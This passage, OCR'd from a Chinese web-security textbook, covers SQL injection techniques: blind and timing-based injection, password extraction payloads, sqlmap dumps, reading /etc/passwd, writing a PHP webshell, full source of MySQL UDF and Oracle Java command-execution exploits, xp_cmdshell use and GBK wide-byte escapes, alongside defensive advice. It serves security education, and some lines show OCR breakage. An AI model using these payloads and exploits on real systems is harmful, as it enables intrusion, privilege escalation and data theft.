
测试页面

Web Storage也受到同源策略的约束，每个域所拥有的信息只会保存在自己的域下，如下例：

```
<body>
<script>
if (document.domain == "www.a.com"){
  window.localStorage.setItem("test",123);
}
alert(window.localStorage.getItem("test"));
</script>
```

```
</body>
```

运行结果如下



读取localStorage

当域变化时，结果如下：



跨域时无法读取localStorage

Web Storage让Web开发更加的灵活多变，它的强大功能也为XSS Payload大开方便之门。攻击者有可能将恶意代码保存在Web Storage中，从而实现跨页面攻击。

当Web Storage中保存有敏感信息时，也可能会成

为攻击的目标，而XSS攻击可以完成这一过程。

可以预见，Web Storage会被越来越多的开发者所接受，与此同时，也将带来越来越多的安全挑战。

6.3　小结

HTML 5是互联网未来的大势所趋。虽然目前距离全面普及还有很长的路要走，但随着浏览器开始支持越来越多的HTML 5功能，攻击面也随之产生了新的变化。攻击者有可能利用HTML 5中的一些特性，来绕过一些未及时更新的防御方案。要对抗这些“新型”的攻击，就必须了解HTML 5的方方面面。

对于HTML 5来说，在移动互联网上的普及进程也许会更快，因此未来HTML 5攻防的主战场，很可能会发生在移动互联网上。

第三篇 服务端应用安全

第7章　注入攻击

注入攻击是Web安全领域中一种最为常见的攻击方式。在“跨站脚本攻击”一章中曾经提到过，XSS本质上也是一种针对HTML的注入攻击。而在“我的安全世界观”一章中，提出了一个安全设计原则——“数据与代码分离”原则，它可以说是专门为了解决注入攻击而生的。注入攻击的本质，是把用户输入的数据当做代码执行。这里有两个关键条件，第一个是用户能够控制输入；第二个是原本程序要执行的代码，拼接了用户输入的数据。在本章中，我们会分别探讨几种常见的注入攻击，以及防御办法。

7.1 SQL注入

在今天，SQL注入对于开发者来说，应该是耳熟能详了。而SQL注入第一次为公众所知，是在1998年的著名黑客杂志《Phrack》第54期上，一位名叫rfp的黑客发表了一篇题为“NT Web Tech-nology Vulnerabilities”的文章。

在文章中，第一次向公众介绍了这种新型的攻击技巧。下面是一个SQL注入的典型例子。

```
var Shipcity;
ShipCity = Request.form ("ShipCity");
var sql = "select * from OrdersTable where
ShipCity = '" + ShipCity + "'";
```

变量ShipCity的值由用户提交，在正常情况下，假如用户输入“Beijing”，那么SQL语句会执行：

```
SELECT * FROM OrdersTable WHERE ShipCity =
'Beijing'
```

但假如用户输入一段有语义的SQL语句，比如：

```
Beijing'; drop table OrdersTable--
```

那么，SQL语句在实际执行时就会如下：

```
SELECT * FROM OrdersTable WHERE ShipCity = 
'Beijing';drop table OrdersTable--'
```

我们看到，原本正常执行的查询语句，现在变成了查询完后，再执行一个drop表的操作，而这个操作，是用户构造了恶意数据的结果。

回过头来看看注入攻击的两个条件：

（1）用户能够控制数据的输入——在这里，用户能够控制变量ShipCity。
（2）原本要执行的代码，拼接了用户的输入：

```
var sql = "select * from OrdersTable where 
ShipCity = '" + ShipCity + "'";
```

这个“拼接”的过程很重要，正是这个拼接的过程导致了代码的注入。

在SQL注入的过程中，如果网站的Web服务器开启了错误回显，则会为攻击者提供极大的便利，比如

攻击者在参数中输入一个单引号“'”，引起执行查询语句的语法错误，服务器直接返回了错误信息：

```
Microsoft JET Database Engine 错误 '80040e14'
字符串的语法错误 在查询表达式 'ID=49'' 中。
/showdetail.asp，行8
```

从错误信息中可以知道，服务器用的是Access作为数据库，查询语句的伪代码极有可能是：

```
select  xxx  from  table_X  where  id = $id
```

错误回显披露了敏感信息，对于攻击者来说，构造SQL注入的语句就可以更加得心应手了。

7.1.1 盲注（Blind Injection）

但很多时候，Web服务器关闭了错误回显，这时就没有办法成功实施SQL注入攻击了吗？攻击者为了应对这种情况，研究出了“盲注”（Blind In-jection）的技巧。

所谓“盲注”，就是在服务器没有错误回显时完成的注入攻击。服务器没有错误回显，对于攻击者来说缺少了非常重要的“调试信息”，所以攻击者必须找

到一个方法来验证注入的SQL语句是否得到执行。

最常见的盲注验证方法是，构造简单的条件语句，根据返回页面是否发生变化，来判断SQL语句是否得到执行。

比如，一个应用的URL如下：

```
http://newspaper.com/items.php?id=2
```

执行的SQL语句为：

```
SELECT title, description, body FROM items
WHERE ID = 2
```

如果攻击者构造如下的条件语句：

```
http://newspaper.com/items.php?id=2 and 1=2
```

实际执行的SQL语句就会变成：

```
SELECT title, description, body FROM items
WHERE ID = 2 and 1=2
```

因为“and 1=2”永远是一个假命题，所以这条SQL语

句的“and”条件永远无法成立。对于Web应用来说，也不会将结果返回给用户，攻击者看到的页面结果将为空或者是一个出错页面。

为了进一步确认注入是否存在，攻击者还必须再次验证这个过程。因为一些处理逻辑或安全功能，在攻击者构造异常请求时，也可能会导致页面返回不正常。攻击者继续构造如下请求：

```
http://newspaper.com/items.php?id=2 and 1=1
```

当攻击者构造条件“and 1=1”时，如果页面正常返回了，则说明SQL语句的“and”成功执行，那么就可以判断“id”参数存在SQL注入漏洞了。

在这个攻击过程中，服务器虽然关闭了错误回显，但是攻击者通过简单的条件判断，再对比页面返回结果的差异，就可以判断出SQL注入漏洞是否存在。这就是盲注的工作原理。如下例：

攻击者先输入条件“and 1=1”，服务器返回正常页面，这是因为“and”语句成立。

当注入语句的条件为真时返回正常页面

再输入条件“and 1=2”，SQL语句执行后，因为1=2永远不可能为真，因此SQL语句无法返回查询到的数据。


当注入语句的条件为假时没有查询到具体内容

由此可立即判断漏洞存在。

7.1.2 Timing Attack

2011年3月27日，一个名叫TinKode的黑客在著名的安全邮件列表Full Disclosure上公布了一些他入侵mysql.com所获得的细节。这次入侵事件，就是由一个SQL注入漏洞引起的。MySQL是当今世界上最流行的数据库软件之一。

据黑客描述，这个漏洞出在下面这个页面：



mysql.com存在漏洞的页面

通过改变参数id的值，服务器将返回不同的客户信息。这个参数存在一个非常隐蔽的“盲注”漏洞，通

过简单的条件语句比如“and 1=2”是无法看出异常的。在这里黑客用了“盲注”的一个技巧：Timing Attack，来判断漏洞的存在。

在MySQL中，有一个BENCHMARK()函数，它是用于测试函数性能的。它有两个参数：

```
BENCHMARK(count,expr)
```

函数执行的结果，是将表达式expr执行count次。比如：

```
mysql> SELECT
BENCHMARK(1000000,ENCODE('hello','goodbye'
));
+----------------------------------------------
--+
|
BENCHMARK(1000000,ENCODE('hello','goodbye'))
|
+----------------------------------------------
--+
|
0 |
+----------------------------------------------
--+
```

```
1 row in set (4.74 sec)
```

就将ENCODE('hello','goodbye')执行了1000000次，共用时4.74秒。

因此，利用BENCHMARK()函数，可以让同一个函数执行若干次，使得结果返回的时间比平时要长；通过时间长短的变化，可以判断出注入语句是否执行成功。这是一种边信道攻击，这个技巧在盲注中被称为Tim-ing Attack。

攻击者接下来要实施的就是利用Timing At-tack完成这次攻击，这是一个需要等待的过程。比如构造的攻击参数id值为：

```
1170 UNION SELECT IF(SUBSTRING(current,1,1) =
CHAR(119),BENCHMARK(5000000,ENCODE('MSG','by
5 seconds')),null) FROM (Select Database()
as current) as tbl;
```

这段Payload判断库名的第一个字母是否为CHAR(119)，即小写的w。如果判断结果为真，则会通过BENCHMARK()函数造成较长延时；如果不为真，则该语句将很快执行完。攻击者遍历所有字母，直到将整个数据库名全部验证完成为止。

与此类似，还可通过以下函数获取到许多有用信息：

```
database() - the name of the database
currently connected to.
system_user() - the system user for the
database.
current_user() - the current user who is
logged in to the database.
last_insert_id() - the transaction ID of the
last insert operation on the database.
```


如果当前数据库用户（current_user）具有写权限，那么攻击者还可以将信息写入本地磁盘中。比如写入Web目录中，攻击者就有可能下载这些文件：

```
1170 Union All SELECT table_name,
table_type, engine FROM
information_schema.tables WHERE
table_schema = 'mysql' ORDER BY table_name
DESC INTO OUTFILE
'/path/location/on/server/www/schema.txt'
```

此外，通过Dump文件的方法，还可以写入一个webshell：

```
1170 UNION SELECT "<?
system($_REQUEST['cmd']); ?>",2,3,4 INTO
OUTFILE
"/var/www/html/temp/c.php" --
```

Timing Attack是盲注的一种高级技巧。在不同的数据库中，都有着类似于BENCHMARK()的函数，可以被Timing Attack所利用。



更多类似的函数，可以查阅每个数据库软件的手册。

7.2 数据库攻击技巧

找到SQL注入漏洞，仅仅是一个开始。要实施一次完整的攻击，还有许多事情需要做。在本节中，将介绍一些具有代表性的SQL注入技巧。了解这些技巧，有助于更深入地理解SQL注入的攻击原理。

SQL注入是基于数据库的一种攻击。不同的数据库有着不同的功能、不同的语法和函数，因此针对不同的数据库，SQL注入的技巧也有所不同。

7.2.1 常见的攻击技巧

SQL注入可以猜解出数据库的对应版本，比如下面这段Payload，如果MySQL的版本是4，则会返回TRUE：

```
http://www.site.com/news.php?id=5 and
substring(@@version,1,1)=4
```

下面这段Payload，则是利用union select来分别确认表名admin是否存在，列名passwd是否存在：

```
```

```
id=5 union all select 1,2,3 from admin
id=5 union all select 1,2,passwd from admin
```

进一步，想要猜解出username和password具体的值，可以通过判断字符的范围，一步步读出来：

```
id=5 and ascii(substring((select
concat(username,0x3a,passwd) from users limit
0,1),1,1))>64 /*ret true)*/
id=5 and ascii(substring((select
concat(username,0x3a,passwd) from users limit
0,1),1,1))>96 /*ret true*/
id=5 and ascii(substring((select
concat(username,0x3a,passwd) from users limit
0,1),1,1))>100 /*ret false*/
id=5 and ascii(substring((select
concat(username,0x3a,passwd) from users limit
0,1),1,1))>97 /*ret false*/
...
id=5 and ascii(substring((select
concat(username,0x3a,passwd) from users limit
0,1),2,1))>64 /*ret true*/
...
```

这个过程非常的烦琐，所以非常有必要使用一个自动化工具来帮助完成整个过程。sqlmap.py就是一个

非常好的自动化注入工具。

```
$ python sqlmap.py -u "http://192.168.136.131/sqlmap/firebird/get_int.php?id=1" --dump -T users
[...]
Database: Firebird_masterdb
Table: USERS
[4 entries]
+----+--------+------------+
| ID | NAME   | SURNAME    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+----+--------+------------+
```

sqlmap.py的攻击过程

在注入攻击的过程中，常常会用到一些读写文件的技巧。比如在MySQL中，就可以通过LOAD_FILE()读取系统文件，并通过INTODUMPFILE写入本地文件。当然这要求当前数据库用户有读写系统相应文件或目录的权限。

```
… union select 1,1, LOAD_FILE('/etc/passwd'),1,1;
```

如果要将文件读出后，再返回结果给攻击者，则可以使用下面这个技巧：

```
CREATE TABLE potatoes(line BLOB);
UNION SELECT 1,1, HEX(LOAD_FILE('/etc/passwd')),1,1 INTO DUMPFILE '/tmp/potatoes';
LOAD DATA INFILE '/tmp/potatoes' INTO TABLE potatoes;
```

这需要当前数据库用户有创建表的权限。首先通过LOAD_FILE()将系统文件读出，再通过INTODUMPFILE将该文件写入系统中，然后通过LOAD DATA INFILE将文件导入创建的表中，最后就可以通过一般的注入技巧直接操作表数据了。

除了可以使用INTO DUMPFILE外，还可以使用INTO OUTFILE，两者的区别是DUMPFILE适用于二进制文件，它会将目标文件写入同一行内；而OUTFILE则更适用于文本文件。

写入文件的技巧，经常被用于导出一个Web-shell，为攻击者的进一步攻击做铺垫。因此在设计数据库安全方案时，可以禁止普通数据库用户具备操作文件的权限。

7.2.2　命令执行

在MySQL中，除了可以通过导出webshell间接地执行命令外，还可以利用“用户自定义函数”的技巧，即UDF（User-Defined Functions）来执行命令。

在流行的数据库中，一般都支持从本地文件系统中导入一个共享库文件作为自定义函数。使用如下语法可以创建UDF：

```
CREATE FUNCTION f_name RETURNS INTEGER
SONAME shared_library
```

在MySQL 4的服务器上，Marco Ivaldi公布了如下的代码，可以通过UDF执行系统命令。尤其是当运行mysql进程的用户为root时，将直接获得root权限。

```
/*
 * $Id: raptor_udf2.c,v 1.1 2006/01/18
 17:58:54 raptor Exp $
 *
 * raptor_udf2.c - dynamic library for
do_system() MySQL UDF
 * Copyright (c) 2006 Marco Ivaldi
<raptor@0xdeadbeef.info>
 *
 * This is an helper dynamic library for
local privilege escalation through
 * MySQL run with root privileges (very bad
idea!), slightly modified to work
 * with newer versions of the open-source
database. Tested on MySQL 4.1.14.
 *
 * See also: http://www.0xdeadbeef.info/
exploits/raptor_udf.c
 *
```

```
 * Starting from MySQL 4.1.10a and MySQL
4.0.24, newer releases include fixes
 * for the security vulnerabilities in the
handling of User Defined Functions
 * (UDFs) reported by Stefano Di Paola
<stefano.dipaola@wisec.it>. For further
 * details, please refer to:
 *
 * http://dev.mysql.com/doc/refman/5.0/en/
udf-security.html
 * http://www.wisec.it/vulns.php?page=4
 * http://www.wisec.it/vulns.php?page=5
 * http://www.wisec.it/vulns.php?page=6
 *
 * "UDFs should have at least one symbol
defined in addition to the xxx symbol
 * that corresponds to the main xxx()
function. These auxiliary symbols
 * correspond to the xxx_init(),
xxx_deinit(), xxx_reset(), xxx_clear(), and
 * xxx_add() functions". -- User Defined
Functions Security Precautions
 *
 * Usage:
 * $ id
 * uid=500(raptor) gid=500(raptor)
groups=500(raptor)
 * $ gcc -g -c raptor_udf2.c
```

```
 * $ gcc -g -shared -W1,-
soname,raptor_udf2.so -o raptor_udf2.so
raptor_udf2.o -lc
 * $ mysql -u root -p
 * Enter password:
 * [...]
 * mysql> use mysql;
 * mysql> create table foo(line blob);
 * mysql> insert into foo values(load_file('/
home/raptor/raptor_udf2.so'));
 * mysql> select * from foo into dumpfile '/
usr/lib/raptor_udf2.so';
 * mysql> create function do_system returns
integer soname 'raptor_udf2.so';
 * mysql> select * from mysql.func;
 * +-----------+-----+----------------
+----------+
 * | name | ret | dl             | type  |
 * +-----------+-----+----------------
+----------+
 * | do_system |   2 | raptor_udf2.so |
function |
 * +-----------+-----+----------------
+----------+
 * mysql> select do_system('id > /tmp/out;
chown raptor.raptor /tmp/out');
 * mysql> \! sh
 * sh-2.05b$ cat /tmp/out
```

```
 * uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm)
 * [...]
 */
#include <stdio.h>
#include <stdlib.h>
enum Item_result {STRING_RESULT,
REAL_RESULT, INT_RESULT, ROW_RESULT};
typedef struct st_udf_args {
 unsigned int  arg_count;   // number of
arguments
 enum Item_result  *arg_type;   // pointer
to item_result
 char    **args;   // pointer to arguments
 unsigned long  *lengths;  // length of
string args
 char   *maybe_null;   // 1 for maybe_null
args
} UDF_ARGS;
typedef struct st_udf_init {
 char   maybe_null;    // 1 if func can
return NULL
 unsigned int  decimals;  // for real
functions
 unsigned long   max_length;  // for string
functions
 char   *ptr;    // free ptr for func data
 char   const_item;    // 0 if result is
```

```
constant
} UDF_INIT;
int do_system(UDF_INIT *initid, UDF_ARGS
*args, char *is_null, char *error)
{
 if (args->arg_count != 1)
  return(0);
 system(args->args[0]);
 return(0);
}
char do_system_init(UDF_INIT *initid,
UDF_ARGS *args, char *message)
{
 return(0);
}
```

但是这段代码在MySQL 5及之后的版本中将受到限制，因为其创建自定义函数的过程并不符合新的版本规范，且返回值永远是0。

后来安全研究者们找到了另外的方法——通过lib_mysqludf_sys提供的几个函数执行系统命令，其中最主要的函数是sys_eval()和sys_exec()。

在攻击过程中，将lib_mysqludf_sys.so上传到数据库能访问到的路径下。在创建UDF之后，就可以使

用sys_eval()等函数执行系统命令了。 ?sys_eval，执行任意命令，并将输出返回。

- sys_exec，执行任意命令，并将退出码返回。?sys_get，获取一个环境变量。
- sys_set，创建或修改一个环境变量。

lib_mysqludf_sys的相关信息可以在官方网站获得，使用方法如下：

```
$ wget --no-check-certificate https://svn.sql
extra/mysqludfsys/lib_mysqludf_sys_0.0.3.tar.
$ tar xfz lib_mysqludf_sys_0.0.3.tar.gz
$ cd lib_mysqludf_sys_0.0.3
$ sudo ./install.sh
Compiling the MySQL UDF
gcc -Wall -I/usr/include/mysql -I. -shared
lib_mysqludf_sys.c -o
/usr/lib/lib_mysqludf_sys.so
MySQL UDF compiled successfully
Please provide your MySQL root password
Enter password:
MySQL UDF installed successfully
$ mysql -u root -p mysql
Enter password:
[...]
mysql> SELECT sys_eval('id');
```

```
+----------------------------------------------------
------+
| sys_eval('id')                          |
+----------------------------------------------------
------+
| uid=118(mysql) gid=128(mysql)
groups=128(mysql) |
+----------------------------------------------------
------+
1 row in set (0.02 sec)
mysql> SELECT sys_exec('touch /tmp/
test_mysql');
+-------------------------------------+
| sys_exec('touch /tmp/test_mysql') |
+-------------------------------------+
| 0                     |
+-------------------------------------+
1 row in set (0.02 sec)
mysql> exit
Bye
$ ls -l /tmp/test_mysql
-rw-rw---- 1 mysql mysql 0 2009-01-16
23:18 /tmp/test_mysql
```

自动化注入工具sqlmap已经集成了此功能。

```
$ python sqlmap.py -u
```

```
"http://192.168.136.131/sqlmap/pgsql/
get_int.php?id=1" --os-cmd id
-v 1
[...]
web application technology: PHP 5.2.6,
Apache 2.2.9
back-end DBMS: PostgreSQL
[hh:mm:12] [INFO] fingerprinting the back-
end DBMS operating system
[hh:mm:12] [INFO] the back-end DBMS
operating system is Linux
[hh:mm:12] [INFO] testing if current user is
DBA
[hh:mm:12] [INFO] detecting back-end DBMS
version from its banner
[hh:mm:12] [INFO] checking if UDF 'sys_eval'
already exist
[hh:mm:12] [INFO] checking if UDF 'sys_exec'
already exist
[hh:mm:12] [INFO] creating UDF 'sys_eval'
from the binary UDF file
[hh:mm:12] [INFO] creating UDF 'sys_exec'
from the binary UDF file
do you want to retrieve the command standard
output? [Y/n/a] y
command standard output:
'uid=104(postgres) gid=106(postgres)
groups=106(postgres)'
```

```
[hh:mm:19] [INFO] cleaning up the database
management system
do you want to remove UDF 'sys_eval'? [Y/n] y
do you want to remove UDF 'sys_exec'? [Y/n] y
[hh:mm:23] [INFO] database management system
cleanup finished
[hh:mm:23] [WARNING] remember that UDF
shared object files saved on the file system
--
-- $Id: raptor_oraexec.sql,v 1.2 2006/11/23
23:40:16 raptor Exp $
--
-- raptor_oraexec.sql - java exploitation
suite for oracle
-- Copyright (c) 2006 Marco Ivaldi
<raptor@0xdeadbeef.info>
--
-- This is an exploitation suite for Oracle
written in Java. Use it to
-- read/write files and execute OS commands
with the privileges of the
-- RDBMS, if you have the required
permissions (DBA role and SYS:java).
--
-- "The Oracle RDBMS could almost be
considered as a shell like bash or the
-- Windows Command Prompt; it's not only
capable of storing data but can also
```

```
-- be used to completely access the file
system and run operating system
-- commands" -- David Litchfield
(http://www.databasesecurity.com/)
--
-- Usage example:
-- $ sqlplus "/ as sysdba"
-- [...]
-- SQL> @raptor_oraexec.sql
-- [...]
-- SQL> exec javawritefile('/tmp/mytest', '/
bin/ls -l > /tmp/aaa');
-- SQL> exec javawritefile('/tmp/mytest', '/
bin/ls -l / > /tmp/bbb');
-- SQL> exec dbms_java.set_output(2000);
-- SQL> set serveroutput on;
-- SQL> exec javareadfile('/tmp/mytest');
-- /bin/ls -l > /tmp/aaa
-- /bin/ls -l / >/tmp/bbb
-- SQL> exec javacmd('/bin/sh /tmp/mytest');
-- SQL> !sh
-- $ ls -rtl /tmp/
-- [...]
-- -rw-r--r--   1 oracle   system        45
Nov 22 12:20 mytest
-- -rw-r--r--   1 oracle   system      1645
Nov 22 12:20 aaa
-- -rw-r--r--   1 oracle   system      8267
```

```
Nov 22 12:20 bbb
-- [...]
--
create or replace and resolve java source
named "oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
 /*
  * Command execution module
  */
 public static void execCommand(String
command) throws IOException
 {
  Runtime.getRuntime().exec(command);
 }
 /*
  * File reading module
  */
 public static void readFile(String
filename) throws IOException
 {
  FileReader f = new FileReader(filename);
  BufferedReader fr = new BufferedReader(f);
  String text = fr.readLine();
  while (text != null) {
   System.out.println(text);
```

```
    text = fr.readLine();
   }
   fr.close();
  }
  /*
   * File writing module
   */
  public static void writeFile(String
filename, String line) throws IOException
  {
   FileWriter f = new FileWriter(filename,
true); /* append */
   BufferedWriter fw = new BufferedWriter(f);
   fw.write(line);
   fw.write("\n");
   fw.close();
  }
}
/
-- usage: exec javacmd('command');
create or replace procedure
javacmd(p_command varchar2) as
language java
name 'oraexec.execCommand(java.lang.String)';
/
-- usage: exec dbms_java.set_output(2000);
--         set serveroutput on;
--         exec javareadfile('/path/to/file');
```

```
create or replace procedure
javareadfile(p_filename in varchar2) as
language java
name 'oraexec.readFile(java.lang.String)';
/
-- usage: exec javawritefile('/path/to/
file', 'line to append');
create or replace procedure
javawritefile(p_filename in varchar2, p_line
in varchar2) as
language java
name 'oraexec.writeFile(java.lang.String,
java.lang.String)';
/
```

一般来说，在数据库中执行系统命令，要求具有较高的权限。在数据库加固时，可以参阅官方文档给出的安全指导文档。

在建立数据库账户时应该遵循“最小权限原则”，尽量避免给Web应用使用数据库的管理员权限。

7.2.3 攻击存储过程

存储过程为数据库提供了强大的功能，它与UDF很像，但存储过程必须使用CALL或者EXE-CUTE来执

行。在MS SQL Server和Oracle数据库中，都有大量内置的存储过程。在注入攻击的过程中，存储过程将为攻击者提供很大的便利。

在MS SQL Server中，存储过程“xp_cmd-shell”可谓是臭名昭著了，无数的黑客教程在讲到注入SQL Server时都是使用它执行系统命令：

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:'
EXEC master.dbo.xp_cmdshell 'ping '
```

xp_cmdshell在SQL Server 2000中默认是开启的，但在SQL Server 2005及以后版本中则默认被禁止了。但是如果当前数据库用户拥有sysad-min权限，则可以使用sp_configure（SQL Server2005 与 SQL Server 2008）重新开启它；如果在SQLServer 2000中禁用了xp_cmdshell，则可以使用sp_addextendedproc开启它。

```
EXEC sp_configure 'show advanced options',1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1
RECONFIGURE
```

除了xp_cmdshell外，还有一些其他的存储过程对攻

击过程也是有帮助的。比如xp_regread可以操作注册表：

```
exec xp_regread HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services
\lanmanserver\parameters',
'nullsessionshares'
exec xp_regenumvalues HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\snmp
\parameters\validcommunities'
```

可以操作注册表的存储过程还有：

- xp_regaddmultistring
- xp_regdeletekey
- xp_regdeletevalue
- xp_regenumkeys
- xp_regenumvalues
- xp_regread
- xp_regremovemultistring
- xp_regwrite

此外，以下存储过程对攻击者也非常有用。

- xp_servicecontrol，允许用户启动、停止服

务。如：

```
(exec master..xp_servicecontrol
'start','schedule'
exec master..xp_servicecontrol
'start','server')
```

- xp_availablemedia，显示机器上有用的驱动器。
- xp_dirtree，允许获得一个目录树。
- xp_enumdsn，列举服务器上的ODBC数据源。
- xp_loginconfig，获取服务器安全信息。
- xp_makecab，允许用户在服务器上创建一个压缩文件。
- xp_ntsec_enumdomains，列举服务器可以进入的域。
- xp_terminate_process，提供进程的进程ID，终止此进程。

除了利用存储过程直接攻击外，存储过程本身也可能会存在注入漏洞。我们看下面这个PL/SQL的例子。

```
procedure get_item (
 itm_cv IN OUT ItmCurTyp,
 usr in varchar2,
 itm in varchar2)
is
 open itm_cv for ' SELECT * FROM items WHERE
' ||
   'owner = '''|| usr ||
   ' AND itemname = ''' || itm || '''';
end get_item;
```

在这个存储过程中，变量usr和itemname 都是由外部传入的，且未经过任何处理，将直接造成SQL注入问题。在Oracle数据库中，由于内置的存储过程非常多，很多存储过程都可能存在SQL注入问题，需要特别引起注意。

7.2.4 编码问题

在有些时候，不同的字符编码也可能会导致一些安全问题。在注入的历史上，曾经出现过“基于字符集”的注入攻击技巧。

注入攻击中常常会用到单引号“'”、双引号“"”等特殊字符。在应用中，开发者为了安全，经常会使用转义字符“\”来转义这些特殊字符。但当数据库使用

了"宽字符集"时，可能会产生一些意想不到的漏洞。比如，当MySQL使用了GBK编码时，0xbf27和 0xbf5c都会被认为是一个字符（双字节字符）。

0x 5c = \
0x 27 = '
0x bf 27 = ¿'
0x bf 5c = 縗

db interprets as 2 chars
db interprets as a single chinese char

宽字符问题

而在进入数据库之前，在Web语言中则没有考虑到双字节字符的问题，双字节字符会被认为是两个字节。比如PHP中的addslashes()函数，或者当magic_quotes_gpc开启时，会在特殊字符前增加一个转义字符"\"。

addslashes()函数会转义4个字符：

```
 Description
string addslashes ( string $str )
Returns a string with backslashes before
characters that need to be quoted in database
queries etc. These characters are single
quote ('), double quote ("), backslash (\)
and
NUL (the NULL byte).
```

因此，假如攻击者输入：

```
0xbf27 or 1=1
```

即：

¿' or 1=1

经过转义后，会变成0xbf5c27（“\”的ASCII码为0x5c），但0xbf5c又是一个字符：

0x bf 5c = 縗

因此原本会存在的转义符号“\”，在数据库中就被“吃掉“了，变成：

縗' OR 1=1

要解决这种问题，需要统一数据库、操作系统、Web应用所使用的字符集，以避免各层对字符的理解存在差异。统一设置为UTF-8是一个很好的方法。

基于字符集的攻击并不局限于SQL注入，凡是会解析数据的地方都可能存在此问题。比如在XSS攻击

时，由于浏览器与服务器返回的字符编码不同，也可能会存在字符集攻击。解决方法就是在HTML页面的<meta>标签中指定当前页面的charset。

如果因为种种原因无法统一字符编码，则需要单独实现一个用于过滤或转义的安全函数，在其中需要考虑到字符的可能范围。

比如，GBK编码的字符范围为：

分区	高位	低位
GBK/1：GB2312 非汉字符号	A1~A9	A1~FE
GBK/2：GB2312 汉字	B0~F7	A1~FE
GBK/3：扩充汉字	81~A0	40~FE
GBK/4：扩充汉字	AA~FE	40~A0
GBK/5：扩充非汉字	A8~A9	40~A0

根据系统所使用的不同字符集来限制用户输入数据的字符允许范围，以实现安全过滤。

7.2.5 SQL Column Truncation

2008年8月，Stefan Esser提出了一种名为“SQL

Column Truncation”的攻击方式，在某些情况下，将会导致发生一些安全问题。

在MySQL的配置选项中，有一个sql_mode选项。当MySQL的sql-mode设置为default时，即没有开启STRICT_ALL_TABLES选项时，MySQL对于用户插入的超长值只会提示warn-ing，而不是error（如果是error则插入不成功），这可能会导致发生一些“截断”问题。

测试过程如下（MySQL 5）。

首先开启strict模式。

```
sql-
mode="STRICT_TRANS_TABLES,NO_AUTO_CREATE_USE
R,NO_ENGINE_SUBSTITUTION"
```

在strict模式下，因为输入的字符串超出了长度限制，因此数据库返回一个error信息，同时数据插入不成功。

```
mysql> create table 'truncated_test' (
    -> `id` int(11) NOT NULL auto_increment,
    -> `username` varchar(10) default NULL,
```

```
    -> `password` varchar(10) default NULL,
    -> PRIMARY KEY ('id')
    -> )DEFAULT CHARSET=utf8;
Query OK, 0 rows affected (0.08 sec)
mysql> select * from truncated_test;
Empty set (0.00 sec)
mysql> show columns from truncated_test;
+----------+-------------+------+-----
+---------+----------------+
| Field    | Type        | Null | Key |
Default | Extra          |
+----------+-------------+------+-----
+---------+----------------+
| id       | int(11)     | NO   | PRI |
NULL    | auto_increment |
| username | varchar(10) | YES |     |
NULL    |                |
| password | varchar(10) | YES |     |
NULL    |                |
+----------+-------------+------+-----
+---------+----------------+
3 rows in set (0.00 sec)
mysql> insert into
truncated_test('username','password')
values("admin","pass");
Query OK, 1 row affected (0.03 sec)
mysql> select * from truncated_test;
+----+----------+----------+
```

```
| id | username | password |
+----+----------+----------+
| 1 | admin    | pass     |
+----+----------+----------+
1 row in set (0.00 sec)
mysql> insert into
truncated_test('username','password')
values("admin       x",
"new_pass");
ERROR 1406 (22001): Data too long for
column 'username' at row 1
mysql> select * from truncated_test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | admin    | pass     |
+----+----------+----------+
1 row in set (0.00 sec)
```

当关闭了strict选项时：

```
sql-
mode="NO_AUTO_CREATE_USER,NO_ENGINE_SUBSTITUT
ION"
```

数据库只返回一个warning信息，但数据插入成功。

```
mysql> select * from truncated_test;
+----+----------+----------+
| id | username | password |
+----+----------+----------+
| 1 | admin    | pass     |
+----+----------+----------+
1 row in set (0.00 sec)
mysql> insert into
truncated_test('username','password')
values("admin       x",
    -> "new_pass");
Query OK, 1 row affected, 1 warning (0.01
sec)
mysql> select * from truncated_test;
+----+------------+----------+
| id | username   | password |
+----+------------+----------+
